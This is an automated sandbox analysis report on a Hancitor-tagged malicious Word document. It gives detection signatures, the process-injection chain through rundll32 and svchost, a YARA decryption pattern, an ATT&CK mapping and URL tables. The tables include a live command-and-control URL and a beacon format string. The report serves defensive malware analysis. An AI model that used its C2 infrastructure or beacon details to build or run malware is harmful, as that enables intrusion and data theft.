ID: 319766
Sample Name:
1118_8732615.doc
Cookbook: default.jbs
Time: 16:33:05
Date: 18/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 1118_8732615.doc

Overview

General Information

Sample Name:	1118_8732615.doc
Analysis ID:	319766
MD5:	0f75ad40daec01a.
SHA1:	76334ccc6e92d5...
SHA256:	afba9deb16b5100.
Tags:	doc Hancitor macros

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Hancitor

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Hancitor
- Allocates memory in foreign process…
- Contains functionality to inject threa…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- May check the online IP address of

Classification



Startup

- **System is w10x64**
- WINWORD.EXE (PID: 6580 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - splwow64.exe (PID: 6696 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
  - rundll32.exe (PID: 6848 cmdline: 'C:\Windows\System32\rundll32.exe' C:\Users\user\AppData\Roaming\Microsoft\Templates\W0rd.dll,Start MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - svchost.exe (PID: 5364 cmdline: C:\Windows\System32\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
1118_8732615.doc	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: rundll32.exe PID: 6848	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.6f830000.2.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x116f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Svchost Process

Signature Overview



Click to jump to signature section

- AV Detection
- Location Tracking
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Location Tracking:

Yara detected Hancitor

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Networking:

May check the online IP address of the machine

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Office process drops PE file

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Contains functionality to inject threads in other processes

Yara detected hidden Macro 4.0 in Excel


Remote Access Functionality:

Yara detected Hancitor

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 2	DLL Side-Loading 1	Process Injection 3 1 2	Masquerading 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 2 3	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 3 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	System Information Discovery 2 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1118_8732615.doc	16%	Virustotal		Browse
1118_8732615.doc	12%	ReversingLabs	Script.Trojan.Wacatac	
1118_8732615.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\22.mp4	2%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.6f830000.2.unpack	100%	Avira	TR/Hijacker.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://api.ipify.org0.0.0.0ncdrlebGUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)GUID	0%	Avira URL Cloud	safe	
http://duarreecto.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sturtevantforcongress.com	8.208.13.158	true	true		unknown
elb097307-934924932.us-east-1.elb.amazonaws.com	54.235.142.93	true	false		high
duarreecto.ru	185.82.218.163	true	true		unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api.ipify.org/	false		high
http://duarreecto.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://login.microsoftonline.com/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://shell.suite.office.com:1443	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://cdn.entity.	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.addins.omex.office.net/appinfo/query	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://wus2-000.contentsync.	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://powerlift.acompli.net	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://cortana.ai	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://api.aadrm.com/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://api.microsoftstream.com/api/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://cr.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://graph.ppe.windows.net	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-user.acompli.net	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://store.office.cn/addinstemplate	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://web.microsoftstream.com/video/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://graph.windows.net	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://dataservice.o365filtering.com/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
